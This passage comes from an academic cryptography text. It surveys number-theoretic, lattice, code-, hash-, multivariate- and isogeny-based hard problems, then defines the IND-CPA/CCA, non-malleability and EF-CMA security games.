While the vast majority of computers fall in this category, there is a very active research effort focused on leveraging inherently quantum-mechanical effects to speed-up certain operations, yielding so-called quantum computers.

At the time of writing such computers have been built and demonstrated to work, but both engineering and theoretical limitations have so far restricted these devices to only a few qubits, much less than what is needed to even compete with the first classical computers.

The prospect of large-scale quantum computers is interesting, in that we know efficient quantum algorithms against some cryptographic problems, namely Shor's algorithm against the discrete logarithm problem and factorisation [Sho97a; LMP03] — run for the first time in 2001 [VSB+01] — and the generic speed-up provided by Grover's algorithm [Gro96; BBB+97] for black-box inversion. Should such computers become widely available, the security parameters would have to account for them, which for DLP- or RSA-based cryptosystems results in unrealistically large keys. Even post-quantum candidates generally require larger keys against quantum adversaries, to account for Grover's algorithm.

1.4.5 Other hard problems

1.4.5.1 Other number-theoretic assumptions

Goldwasser-Micali and quadratic residuosity. The Goldwasser-Micali cryptosystem [GM82] was historically the first probabilistic public-key encryption scheme to be proven secure in the standard model (see Section 1.5.2.1). It relies on the assumed hardness of the quadratic residuosity problem modulo an RSA modulus: Given n an RSA modulus, and $a \in \mathbb{Z}/n\mathbb{Z}$; determine whether there exists $b \in \mathbb{Z}/n\mathbb{Z}$ such that $a = b^2 \bmod n$. While factoring n immediately gives an efficient way to solve this problem[44], it is not currently known whether the converse holds. The cryptosystem works as follows:

- $\mathsf{KeyGen}(1^\kappa) \to (\mathsf{sk}, \mathsf{pk})$. Generate an κ-bit security RSA modulus $n = pq$ and find a quadratic non-residue x such that $(x/p) = (x/q) = -1$. Set $\mathsf{sk} = (p, q)$ and $\mathsf{pk} = (x, n)$.
- $\mathsf{Encrypt}(\mathsf{pk}, m) \to c$. Write m as a sequence of bits $m_1, \ldots, m_k$ and pick random $y_1, \ldots, y_k$ coprime with n. Then set $c = (c_1, \ldots, c_k)$ where $c_i = y_i^2 x^{m_i} \bmod n$.
- $\mathsf{Decrypt}(\mathsf{sk}, c) \to m$. For each i, $m_i = 1$ if c_i is a quadratic residue modulo n; otherwise $m_i = 0$.

Paillier and higher-degree residuosity. The Paillier cryptosystem [Pai99; DJ01] generalises Goldwasser-Micali's construction to higher-degree, namely it assumes the difficulty of determining whether a is a quadratic residue modulo n^2. Historically it is the first cryptosystem to provide *additive* homomorphic properties.

- $\mathsf{KeyGen}(1^\kappa) \to (\mathsf{sk}, \mathsf{pk})$. Generate a κ-bit security RSA modulus $n = pq$. Compute $\lambda \leftarrow \phi(n)$, $\mu \leftarrow \lambda^{-1} \bmod n$, $g \leftarrow n + 1$. Then set $\mathsf{sk} = (\lambda, \mu)$ and $\mathsf{pk} = (n, g)$.
- $\mathsf{Encrypt}(\mathsf{pk}, m) \to c$. Given $m \in \mathbb{Z}/n\mathbb{Z}$, pick $r \xleftarrow{\$} (\mathbb{Z}/n\mathbb{Z})^*$ and compute $c \leftarrow g^m r^n \bmod n^2$.
- $\mathsf{Decrypt}(\mathsf{sk}, c) \to m$. Compute $s \leftarrow c^\lambda \bmod n^2$, then $t \leftarrow s/(n-1)$ in $\mathbb{Z}$. Finally, $m \leftarrow \mu t \bmod n$.

Factoring n solves this problem as it did for the Goldwasser-Micali cryptosystem.

PKCS#1 standard, entry A.1.2. Using only p, q, d they need 42% of the information. Using only p and q they need 57%.

[44] Using the multiplicative properties of the Jacobi symbol.

Phi-hiding assumption. The phi-hiding assumption is that it is hard to find small factors of $\phi(n)$ when the factorisation of n itself is unknown [CMS99; Cac99]. This assumption has been used to design private information retrieval protocols.

Modular multiplicative knapsack. The security of the Naccache-Stern knapsack cryptosystem [NS97] relies on the intractability of the following problem: Given p, $v_0, \ldots, v_{n-1} \in \mathbb{Z}/p\mathbb{Z}$, and

$$c = \prod_{i=0}^{n-1} v_i^{m_i} \bmod p,$$

find the bits m_i. No efficient algorithm is known against this problem, although solving the discrete logarithm problem in $\mathbb{Z}/p\mathbb{Z}$ *de facto* breaks the cryptosystem.

Approximate GCD. The approximate GCD problem was initially introduced as a gateway to factoring RSA moduli given partial information [How01]; it consists in finding p, given several near multiples $pq_i + r_i$. However this assumption turned out to be instrumental in developing fully-homomorphic encryption schemes over the integers [DGH+10; CMN+11].

1.4.5.2 Lattice-based cryptography

Lattice-based cryptosystems rely on the hardness of solving certain problems appearing in discrete subgroups of $\mathbb{Z}^n$, typically of the form $\mathcal{L} = \sum_i c_i \mathbf{b}_i$ where $b_i \in \mathbb{Z}^n$ are called the basis vectors. Typical hard problems are:

- SVP_γ: Given a basis of $\mathcal{L}$, find a non-zero vector $\mathbf{v} \in \mathcal{L}$ of length $\|\mathbf{v}\| \leq \gamma\lambda_1(\mathcal{L})$, where $\lambda_1(\mathcal{L})$ denotes the length of the shortest vector in $\mathcal{L}$. Figure 1.8 illustrates the SVP problem on a simple case.
- GapSVP_γ: Given a basis of $\mathcal{L}$ and $d \in \mathbb{R}$, decide whether $\lambda_1(\mathcal{L}) \leq d$ or $\lambda_1(\mathcal{L}) > \gamma d$. This problem reduces to SVP_γ.
- SIVP_γ: Given a basis of $\mathcal{L}$, find linearly independent vectors $\mathbf{v}_1, \ldots, \mathbf{v}_n \in \mathcal{L}$ such that $\|\mathbf{v}_i\| \leq \gamma\lambda_n(\mathcal{L})$, where $\lambda_n(\mathcal{L})$ denotes the length of the n-th smallest vector.
- BDD: Given a basis of $\mathcal{L}$, $\mathbf{t} \in \mathbb{R}^n$, and $d < \lambda_1(\mathcal{L})/2$, find $\mathbf{e} \in \mathbf{t} + \mathcal{L}$ such that $\|e\| \leq d$.
- SIS: Given an integer matrix A, and a vector $\mathbf{u}$, find a short vector in the lattice $\mathcal{L} = \{\mathbf{x} \in \mathbb{Z}^m \text{ s.t. } A\mathbf{x} = \mathbf{u} \bmod q\}$.

Of particular interest is a class of problems used in many recent implementations, namely the learning-with-errors (LWE) paradigm, its ring-based variant Ring-LWE, and their "deterministic error" counterparts LWR and Ring-LWR.

- Search-LWE: Find the vector $\mathbf{s}$ over $\mathbb{Z}_q$, given $b_i = \langle \mathbf{s}, \mathbf{a}_i \rangle + e_i \bmod q$, where $\mathbf{a}_i$ are random vectors, and the e_i are sampled according to a Gaussian distribution of width $\alpha q > \sqrt{n}$.
- Decision-LWE: Distinguish $(A, \mathbf{s}^\top A + \mathbf{e}^\top)$, from uniform $(A, \mathbf{b}^\top)$, where A is a random matrix modulo q.

See Figure 1.9 for a schematic view of how these problems relate to one another.

Ring-LWE and their variants are appealing due to the presence of worst-case hardness theorems, also known as worst-case to average-case reductions. These theorems say that solving certain instantiations on random inputs is *at least as hard* as quantumly solving a corresponding approximate Shortest Vector Problem on any ideal lattice, i.e., a lattice corresponding to an ideal of the ring. Since these problems are believed to be hard even for quantum computers[45], lattice-based cryptography is a serious post-quantum candidate.

Another interest in lattice-based constructions is the relative simplicity of both encryption and decryption algorithms, which makes it particularly well-suited to the design of fully-homomorphic encryption schemes [Gen09a; Gen09b] and multilinear maps [GGH13]. Consider for instance the following LWE-based cryptosystem, due to Regev:

[45] At least in some scenarios, see [CGS14; CDP+16]




Figure 1.8: Illustration of the shortest-vector problem in a two-dimensional lattice. In higher dimensions, the problem of finding the shortest vector of a lattice is believed to be hard, a fact that can be leveraged to construct public-key cryptographic schemes.




Figure 1.9: Relationships between lattice hard problems; an arrow $A \xrightarrow{\alpha} B$ indicates that A can be reduced to B in polynomial time, losing a factor α. Adapted from [LPW12].

- $\mathsf{Setup}(1^\kappa) \to \mathsf{pp}$. Choose n, q, $m \geq n \log q$[46], α appropriately and set $\mathsf{pp} = (n, m, \alpha, q)$.
- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. $A \xleftarrow{\$} \mathbb{Z}_q^{nm}$, $\mathbf{s} \xleftarrow{\$} \mathbb{Z}_q^n$, $\mathsf{pk} = (A, \mathbf{b}^\top = \mathbf{s}^\top A + \mathbf{e}^\top)$, $\mathsf{sk} = \mathbf{s}$; each component of the vector $\mathbf{e}$ is drawn according to a Gaussian.
- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, b \in \{0,1\}) \to \mathbf{c}$. Pick $\mathbf{x} \xleftarrow{\$} \{0,1\}^m$, and set $\mathbf{c} = (A\mathbf{x}, \mathbf{b}^\top x + bq/2)$.
- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, \mathbf{c}) \to b$. Let $(\mathbf{u}, u') \leftarrow \mathbf{c}$, Compute $u' - \mathbf{s}^\top \mathbf{u} \approx bq/2$, from which we recover the bit b.

One difficulty in lattice-based cryptography is the precise understanding of parameters. It was noticed early on (see e.g. [LMP+08; Lyu09; LP11; BBL+15]) that instantiations that are too small to be supported by known worst-case hardness theorems, or that are not covered by such theorems, are not significantly subject to known classes of attack.

In fact, most implementations use considerably smaller dimensions and errors than what is required to leverage worst-case hardness theorems — a dangerous game that resulted in several failures (see e.g. [AG11; Pei16]).

At the time of writing, there is a very active community of researchers exploring this avenue. We refer the interested reader to [Pei16] for a more in-depth look at the history and developments of lattice-based cryptography.

1.4.5.3 Code-based cryptography

Code-based cryptography relies on the hardness of decoding some error-correcting codes.

[46] This enables us to leverage the leftover hash lemma [HIL+99; IZ89], so that the ciphertext is uniformly random.

Definition 1.6 (Syndrome decoding problem) *Given a matrix* $\mathbf{H}$ *and* $\mathbf{s}^\top = \mathbf{H}\mathbf{e}^\top$*, where* $\mathbf{e}$ *is a binary vector of Hamming weight* w*, find* $\mathbf{e}$*.*

The best known algorithms against this problem (so-called information-set decoding algorithms) are exponential, and Berlekamp et al. showed [BMT78] that the decoding of general random linear codes is NP-hard.

Building on this observation, the first code-based cryptosystem was proposed by McEliece in 1978 [McE78]. This cryptosystem, inspired by knapsacks, disguises an algebraic[47] Goppa code as a general linear code by using a random binary matrix. The rationale is that it would be difficult to distinguish between a random code and a shuffled Goppa code.

We recall here the McEliece cryptosystem in a slightly more general setting, using q-ary algebraic Goppa codes instead of the original binary codes.

- $\mathsf{Setup}(1^\kappa) \to \mathsf{pp}$. Choose a field size q, code length n, dimension k, and parameters m, t such that $n - mt \leq 0$. Messages belong to $\mathbb{F}_q^k$, ciphertexts belong to $\mathbf{F}_q^n$.
- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. Pick $y \in \mathbb{F}_{q^m}^n$, $g \in \mathbb{F}_{q^m}[x]$ a polynomial of degree t, $\mathbf{G}$ a generator matrix of the Goppa code $\mathcal{G}(y, g)$. Pick $\mathbf{S}$ a random full-rank matrix of size $(n-k) \times (n-k)$; pick $\mathbf{P}$ a random permutation matrix of size $n \times n$. Let T_t be a t-decoder for $\mathcal{G}(y, g)$.

  Set $\mathsf{pk} = \{\mathbf{G}_{\mathsf{pk}} = \mathbf{S} \cdot \mathbf{G} \cdot \mathbf{P}, t\}$ and $\mathsf{sk} = \{T_t, \mathbf{S}, \mathbf{P}\}$
- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, \mathbf{m}) \to \mathbf{c}$. Pick a random $\mathbf{e} \in \mathbb{F}_q^n$ with Hamming weight t; compute $\mathbf{c} \leftarrow \mathbf{m}\mathbf{G}_{\mathsf{pk}} + e$.
- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, \mathbf{c}) \to \mathbf{m}$. Compute $\widetilde{\mathbf{m}} \leftarrow T_t(\mathbf{c}\mathbf{P}^{-1})$; if decoding fails return $\perp$. Otherwise output $\mathbf{S}^{-1}\widetilde{\mathbf{m}}$.

Decoding algebraic Goppa codes can be done using Patterson's algorithm [Pat75] (which is specific to *binary* Goppa codes), or the more general alternating code decoders [MS77].

Many schemes followed, providing additional primitives such as identification [Ste94], pseudo-random number generators [FS96], hash functions [AFS05], and digital signature [CFS01].

At the time of writing, while the original McEliece cryptosystem has not been broken[48], many similar constructions have; furthermore, the parameter sizes required to make McEliece and similar schemes secure are still unreasonable when compared to other cryptosystems: as an example, taking a binary Goppa code yields a 194 kB public key for 128-bit security.[49]

That being said, code-based cryptosystems are relatively fast, the security reductions are tight [KI03], and even the best known quantum algorithms (e.g. [Ber10]) do not significantly weaken their security.

1.4.5.4 Hash-based cryptography

Hash-based cryptography builds public-key cryptosystems from the use of hard-to-invert functions.

Lamport's one-time signature (OTS) scheme [Lam79] is an early example of a hash-based signature scheme. The signing key consists of $2n$ elements sampled uniformly at random from $\{0,1\}^n$ and denoted $\{x_{i,b}\}, \forall i \in \{1, \ldots, n\}, b \in \{0,1\}$. Considering messages m of binary length n, the signature algorithm applies a one-way function on x_{i,m_i} and sets the public key as $y_{i,b} = f(x_{i,b})$. Signing a message will reveal, simply, the n elements $\{x_{i,m_i}\}$ used to generate the corresponding $\{y_{i,m_i}\}$ from the public key. Unforgeability follows from the one-wayness of the function f. However, as one may easily notice, once part of the public key has been revealed, the scheme is no longer secure: with the help of a second message, the entire key can be revealed, which then results in a total break.

In an attempt to build signatures from hash functions only, refinements of Lamport's OTS were proposed. The original motivation was speed, but it was soon realised that hash-based constructions had other advantages, including speed weaker hypotheses, the possibility to resist quantum cryptanalysis. To go beyond one- or few-times signatures, an easy strategy is to include, in the signed message, a new public

[47] We refer to these code, which generalise the BCH family, as *algebraic*, to distinguish them from the more recent and unrelated *geometric* Goppa codes.

[48] Kobara and Imai even described an efficient improvement to achieve IND-CCA2-security, which is provably as secure as the original scheme, and has almost the same bandwidth [KI01].

[49] Taking a Goppa code over $\mathbb{F}_{31}$ requires a 87 kB public key for the same security level; but using non-binary codes one can only correct up to $t/2$ errors.

key to be used to sign the next message. This is quickly unwieldy; Merkle introduced hash-tree signatures [Mer88] as an improvement, which scale logarithmically with the number of messages signed.

Many new constructions proposed by Winternitz [Win83], Vaudenay [Vau93], Bos and Chaum [BC93], Even et al. [EGM90], Bleichenbacher and Maurer [BM94; BM96], and Perrig [Per01] produce efficient signatures from one-way functions with smaller parameters. Other recent improvements [HRB13; BDH11; BDK+07; BGD+06; DOT+08] address the performance of key generation

A fruitful line of research stemmed from Reyzin and Reyzin's HORS (Hash to Obtain Random Subset) [RR02]. HORS relies on a one-way function f, and a hash function H which outputs a random subset of $\{1, 2, \ldots, t\}$ of size k with $k < kt < t$ where t and k are a security parameters. The signing key is a random tuple $(s_1, \ldots, s_t)$, the public key is $(f(s_1), \ldots, f(s_t))$. To sign a message m, let $S = H(m)$ and output $\sigma = s_i : i \in S$. To verify σ, apply f to each component of the signature, and check that the result matches with the public key. Each signature therefore reveals k elements of the secret key.

Combining HORS with hash trees, Bernstein et al. recently introduced SPHINCS [BHH+15], the first stateless hash-based signature scheme.

1.4.5.5 Multivariate cryptography

In multivariate cryptography, public keys are a set of multivariate polynomials, i.e.

$$\mathsf{pk} = \{p_1(w_1, \ldots, w_n), \ldots, p_m(w_1, \ldots, w_n)\}.$$

Given a signature $\sigma = (\sigma_1, \ldots, \sigma_n)$ for a message digest $m = m_1, \ldots, m_n$, the verification consists in checking that $\mathsf{pk}(\sigma_1, \ldots, \sigma_n) = (m_1, \ldots, m_n)$. The signer knows a secret trapdoor that enables her to find $\sigma_1, \ldots, \sigma_n$ efficiently. One of the appeals of this approach is that signing (or encryption) are very efficient, consisting only of polynomial evaluations.

The rationale behind this family of constructions is that solving a set of m randomly chosen non-linear (i.e. at least quadratic) equations with n variables is NP-complete.[50] In practice, multivariate schemes do not use random equations, and the underlying structure may give an edge to the attacker.

The general strategy underlying many multivariate cryptography is to start from an easy-to-invert polynomial, which is transformed before being made public. The public result should be random-looking to the adversary, while the easy-to-invert structure is known by the signer. Concretely, this is done by choosing two linear affine transformations S and T, and an easy-to-invert polynomial in one variable Q over some finite field L: $\mathsf{sk} = (S, Q, T)$ constitute the private key.

One typical example of a multivariate cryptographic construction is the HFE$^{\text{v-}}$ signature scheme[51] [Pat96]:

- The signer generates a secret key $\mathsf{sk} = (S, Q, T)$, where
  - S is a $4b \times 4b$ binary matrix;
  - T is a $2b \times 3b$ binary matrix of rank $2b$;
  - $Q \in L[x, v_1, \ldots, v_b]$ is a multivariate polynomial, such that each term has ne of the following six forms: $\ell x^{2^i+2^j}$ (with $\ell \in L$, $i < 2j$, $2i + 2j \leq 2b$); $\ell x^{2^i} v_j$ (with $\ell \in L$, $2i \leq 2b$); $\ell v_i v_j$, ℓx^{2^i}, ℓv_j, or ℓ.
- The signer generates the corresponding public key as follows:
  - Compute formally $(x_0, x_1, \ldots, x_{3b-1}, v_1, v_2, \ldots, v_b) \leftarrow S \cdot (w_1, \ldots, w_{4b})^\top$.
  - Compute $x = \sum x_i t_i$ and $y = Q(x, v_1, v_2, \ldots, v_b)$ in the quotient ring $L[w_1, \ldots, w_{4b}]/(w_1^2 - w_1, \ldots, w_{4b}^2 - w_{4b})$
  - Write y as $y_0 + y_1 t + \cdots + y_{3b-1} t^{3b-1}$, with each $y_i \in \mathbb{F}_2[w_1, \ldots, w_{4b}]$
  - Compute $\mathsf{pk} = (p_1, p_2, \ldots, p_{2b}) \leftarrow T \cdot (y_0, y_1, \ldots, y_{3b-1})^\top$.

[50] Indeed, every inversion problem can be rephrased as a problem of solving multivariate quadratic equations.

[51] HFE stands for "hidden field equations", a cryptographic scheme proposed in 1996 by Patarin [Pat96]. HFE has been quickly broken [KS99; Cou01a; Cou01b; FJ03], but attacks against the HFE$^{\text{v-}}$ variants are less immediately severe [CDF03]. The "v" stands for "vinegar" i.e. the additional variables v_i, and the minus "–" alludes to a a variant where $2b$ equations are published out of $3b$. HFE, HFE^{-}, and HFE$^{\text{v-}}$ were proposed in the original paper [Pat96], along with other variants.

Similarly to other public-key candidates, additional structure may lie hidden and be exploited by an adversary — for instance by computing efficiently Gröbner bases [FJ03]. At the time of writing, the security of multivariate cryptography is not yet fully understood, with recent attacks now targeting many HFE variants [CDF03].

1.4.5.6 Isogeny-based cryptography

Isogeny-based cryptography is yet another post-quantum candidate.

An isogeny is a non-constant morphism ϕ between elliptic curves [Sil09, Chapter 3], i.e. $\phi : E \to E'$ such that

- $\phi(x, y) = (\phi_x(x, y), \phi_y(x, y))$;
- ϕ_x and ϕ_y are rational functions.

Isogeny between curves over a finite field is an equivalence relation [Tat66; Sil09].

Isogeny-based cryptography (IBC) uses isogenies with large kernels to perform key-exchange, using supersingular curves $E : y^2 = x^3 + x$ over $\mathbb{F}_p$ with $p = 2^a 3^b g$, which have exactly $p + 1$ points and embedding degree 2.

Such curves are normally unsuitable for cryptography since discrete logarithms on them are easy. However, they make working with isogenies easier, and attacks against IBC on ordinary curves are known [CJS14]. IBC security relies on non-standard assumptions that generalise CDH and DDH [FJP14; CLN16]:


Definition 1.7 (Supersingular CDH assumption) *Let $\phi_A : E_0 \to E_A$, and $\phi_B : E_0 \to E_B$ be isogenies, with*[52]*:*

$$\ker \phi_A = \langle A \rangle = \langle m_A P_A + n_A Q_A \rangle$$
$$\ker \phi_B = \langle B \rangle = \langle m_B P_B + n_B P_B \rangle$$

where m_X, n_X are chosen at random from $\mathbb{Z}/\ell_X^{e_X}$ and not both divisible by ℓ_X where $X = A$ or $X = B$.

Given E_A, E_B, $\phi_A(P_B)$, $\phi_A(Q_B)$, $\phi_B(P_A)$, $\phi_B(Q_A)$, find the j-invariant of the curve $E_0/\langle A, B \rangle$.

Intuitively, this measures the difficulty of finding a path connecting two given vertices in a graph of supersingular isogenies. Under such an assumption, one performs key exchange using the commutative diagram:



As the history of isogeny-based cryptography is still rather young, with the earliest work being less than twenty years old [Gal99; CLG09; GHS02], it is difficult to assess the security of such constructions in the long term.

1.5 Adversaries and security notions

1.5.1 Security games

1.5.1.1 Efficient adversaries and negligible success

The question of security can be recast as a challenge, i.e. a game played between us and an adversary. Before defining precisely which games we consider and why, let's give a precise definition of the kind of adversary that we are entertaining.

[52] That these kernels have this form comes from the structure of the curve over the extension $\mathbb{F}_{p^2}$, because the embedding degree is 2.

We call an algorithm *efficient* when it can be carried out in probabilistic polynomial-time[53]; i.e., when there exists a polynomial $p(\cdot)$ such that for every input x, the computation of $A(x)$ terminates within at most $p(\|x\|)$ steps where $\|x\|$ denotes the length of x in bits. That is is "probabilistic" means that we allow the algorithm to use a source of randomness, which we can think of as a special "random tape". The class of efficient algorithms is closed under composition, i.e. efficient algorithms can use other efficient algorithms as subroutines.

This model attempts to capture the breadth of algorithms that can be run on modern hardware in a reasonable amount of time. As such, any attack on a cryptographic construction that has a realistic chance of running would be a probabilistic polynomial-time algorithm, i.e. an *efficient adversary*.

Polynomial-time adversaries may amplify any advantage up to a polynomial factor: if an adversary could succeed in breaking a scheme with probability $1/p(n)$ for some polynomial p, then the scheme would not be considered secure. Conversely, a probability much smaller could not be exploited efficiently by the adversary. A function f is said to be *negligible* if, for every polynomial $p(\cdot)$, there exists an N such that for all integers $n > N$ we have $f(n) < 1/p(n)$. The rationale is that events occurring with negligible probability are so unlikely, that they can be ignored for all practical purposes. We will use the notation negl to refer to an arbitrary negligible function.

A construction will thence be deemed *secure* (in a given security game), when all efficient adversaries have only a negligible probability of success, in the sense described above.

1.5.1.2 The format of a security game

A security game captures what it means for an adversary to successfully attack a system.

To illustrate this approach, let's consider an encryption scheme, and how to assess its security. Intuitively, an encryption scheme ought to guarantee the confidentiality of messages from an eavesdropper — as such, not even one bit of information should be learned from the ciphertext.

One game that captures this intuition is the following: the adversary chooses two messages m_0, m_1, and we encrypt only one of these. The adversary wins if they can find which one we encrypted. This game is called the *indistinguishability under chosen-plaintext attack* game, or IND-CPA, and captures the notion that not even one bit is learned by the adversary. Note that in this game, the adversary may win half of the time by sheer luck. A better measure of security is thus given by the measure of how consistently the adversary succeeds; we call *advantage* the gap between the adversary's success rate and chance.

An encryption scheme for which all efficient adversaries have a negligible advantage in the IND-CPA game is said IND-CPA-secure.[54,55] It is essential to note at this point that there is no single notion of security that encompasses everything; one cannot claim that a construction is secure without specifying secure "in which game", i.e., "against what".

Security notions for encryption. In the particular case of encryption, IND-CPA-security is not in itself a guarantee against stronger adversaries. For instance, in some situations an adversary may have access to a certain amount of plaintext-ciphertext pairs. This scenario is captured by the IND-CCA game, but not by the IND-CPA game; hence a scheme can be IND-CPA-secure but IND-CCA-insecure.

Similarly, IND-CPA-security is not in itself a guarantee against other games. For instance, the adversary may not wish to decrypt the contents of a message, but simply to alter them. When messages have a known format, which is often the case for control messages, this may be as efficient as decryption, if not more. This scenario is captured by the NM-CPA game but not by the IND-CPA game; hence a scheme can be IND-CPA-secure but NM-CPA-insecure.

Definition 1.8 (Indistinguishability security) *Let $\mathcal{E} = (\mathsf{KeyGen}, \mathsf{Encrypt}, \mathsf{Decrypt})$ be a public-key encryption scheme, and $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ be an adversary. For $\mathsf{X} \in \{\mathsf{CPA}, \mathsf{CCA1}, \mathsf{CCA2}\}$ and $\kappa \in \mathbb{N}$, define the adversarial advantage of $\mathcal{A}$ in the* IND-X *game as*

$$\mathsf{Adv}^{\mathsf{IND\text{-}X}}_{\mathcal{E},\mathcal{A}}(\kappa) = \Pr\left[\mathsf{Exp}^{\mathsf{IND\text{-}X\text{-}1}}_{\mathcal{E},\mathcal{A}}(\kappa) = 1\right] - \Pr\left[\mathsf{Exp}^{\mathsf{IND\text{-}X\text{-}0}}_{\mathcal{E},\mathcal{A}}(\kappa) = 1\right]$$

[53] We consider, here and throughout this work, only *uniform* adversaries. One may widen the class of adversaries to include *non-uniform* algorithms, i.e. algorithms that are also given as input an "advice string", and thereby are more powerful. For more details on these aspects, see [KM12; BL13; DGK17].

[54] The historical notion of *semantic security* is equivalent to IND-CPA-security [Gol04b, Chapter 5.2].

[55] Note that IND-CPA-security implies that the scheme is randomised; otherwise an adversary would play again and consistently win.

where we have defined the experiment

$\underline{\mathsf{Exp}^{\mathsf{IND\text{-}X}\text{-}b}_{\mathcal{E},\mathcal{A}}(\kappa)}$*:*

1. $(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathcal{E}.\mathsf{KeyGen}(\kappa)$
2. $(x_0, x_1, s) \leftarrow \mathcal{A}_1^{\mathcal{O}_1(\cdot)}(\mathsf{pk})$
3. $y \leftarrow \mathcal{E}.\mathsf{Encrypt}_{\mathsf{pk}}(x_b)$
4. $d \leftarrow \mathcal{A}_2^{\mathcal{O}_2(\cdot)}(x_0, x_1, s, y)$
5. *return* d

and

$$\mathcal{O}_1(\cdot) = \begin{cases} \emptyset & \text{if } \mathsf{X} = \mathsf{CPA} \\ \mathcal{E}.\mathsf{Decrypt}_{\mathsf{sk}}(\cdot) & \text{otherwise} \end{cases}$$

$$\mathcal{O}_2(\cdot) = \begin{cases} \mathcal{E}.\mathsf{Decrypt}_{\mathsf{sk}}(\cdot) & \text{if } \mathsf{X} = \mathsf{CCA2} \\ \emptyset & \text{otherwise} \end{cases}$$

with the constraint that x_0 and x_1 have identical length, and that y is not decrypted by $\mathcal{O}_2$.

Definition 1.9 (Non-malleability security) *Let $\mathcal{E} = (\mathsf{KeyGen}, \mathsf{Encrypt}, \mathsf{Decrypt})$ be a public-key encryption scheme, and $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ be an adversary. For $\mathsf{X} \in \{\mathsf{CPA}, \mathsf{CCA1}, \mathsf{CCA2}\}$ and $\kappa \in \mathbb{N}$, define the adversarial advantage of $\mathcal{A}$ in the* NM-X *game as*

$$\mathsf{Adv}^{\mathsf{NM\text{-}X}}_{\mathcal{E},\mathcal{A}}(\kappa) = \Pr\left[\mathsf{Exp}^{\mathsf{NM\text{-}X}\text{-}1}_{\mathcal{E},\mathcal{A}}(\kappa) = 1\right] - \Pr\left[\mathsf{Exp}^{\mathsf{NM\text{-}X}\text{-}0}_{\mathcal{E},\mathcal{A}}(\kappa) = 1\right]$$

where we have defined the experiment

$\underline{\mathsf{Exp}^{\mathsf{NM\text{-}X}\text{-}b}_{\mathcal{E},\mathcal{A}}(\kappa)}$*:*

1. $(\mathsf{pk}, \mathsf{sk}) \leftarrow \mathcal{E}.\mathsf{KeyGen}(\kappa)$
2. $(x_0, x_1, s) \leftarrow \mathcal{A}_1^{\mathcal{O}_1(\cdot)}(\mathsf{pk})$
3. $y \leftarrow \mathcal{E}.\mathsf{Encrypt}_{\mathsf{pk}}(x_1)$
4. $(R, y') \leftarrow \mathcal{A}_2^{\mathcal{O}_2(\cdot)}(x_0, x_1, s, y)$
5. $x' \leftarrow \mathcal{E}.\mathsf{Decrypt}_{\mathsf{sk}}(y')$
6. *if* $y \neq y'$ *and* $x' \neq \perp$ *and* $R(x_b, x)$ *then return* 1 *else return* 0

with the same oracles and constraints as in Definition 1.8.

These different notions can be related, see Figure 1.10.[56]

The IND-CCA2 security game places much power into the adversary's hands, giving her access to an encryption and decryption oracle, which she may access as she plays the game — hence the full name for this game: *indistinguishability under adaptive chosen-ciphertext attacks*. This was long thought to be an artificial situation, with no real-world equivalent — until Bleichenbacher showed a concrete attack against SSLv3 [Ble98].

Security notions for signatures. Signatures draw a somewhat simpler landscape, with the most interesting security game being EF-CMA [GMR88]:

[56] There are additional security notions, such as the intermediary "validating-checking attack" where the adversary accesses an oracle that tells whether a ciphertext is valid.




Figure 1.10: Relationships between security notions for encryption; the arrows indicate implication [BDP+98].

$\mathsf{Exp}^{\text{EF-CMA}}_{\mathcal{S},\mathcal{A}}(\kappa)$:

1. $(\mathsf{sk}, \mathsf{pk}) \leftarrow \mathcal{S}.\mathsf{KeyGen}(\kappa)$
2. $(m', \sigma') \leftarrow \mathcal{A}^{\mathcal{O}_s}$
3. if $\mathcal{S}.\mathsf{Verify}_{\mathsf{pk}}(m', \sigma')$ then return 1 else return 0

where $\mathcal{O}_s(\cdot) = \mathcal{S}.\mathsf{Sign}_{\mathsf{sk}}(\cdot)$ is a signing oracle. A signature scheme $\mathcal{S} = (\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$ is EF-CMA-secure if $\Pr\left[\mathsf{Exp}^{\text{EF-CMA}}_{\mathcal{S},\mathcal{A}}(\kappa) = 1\right]$ is negligible for all efficient adversaries $\mathcal{A}$.

Many textbook signature schemes are not EF-CMA-secure; such is the case for instance of RSA signatures when no padding (or inappropriate padding) is used.

1.5.2 Security models

1.5.2.1 Ideal models

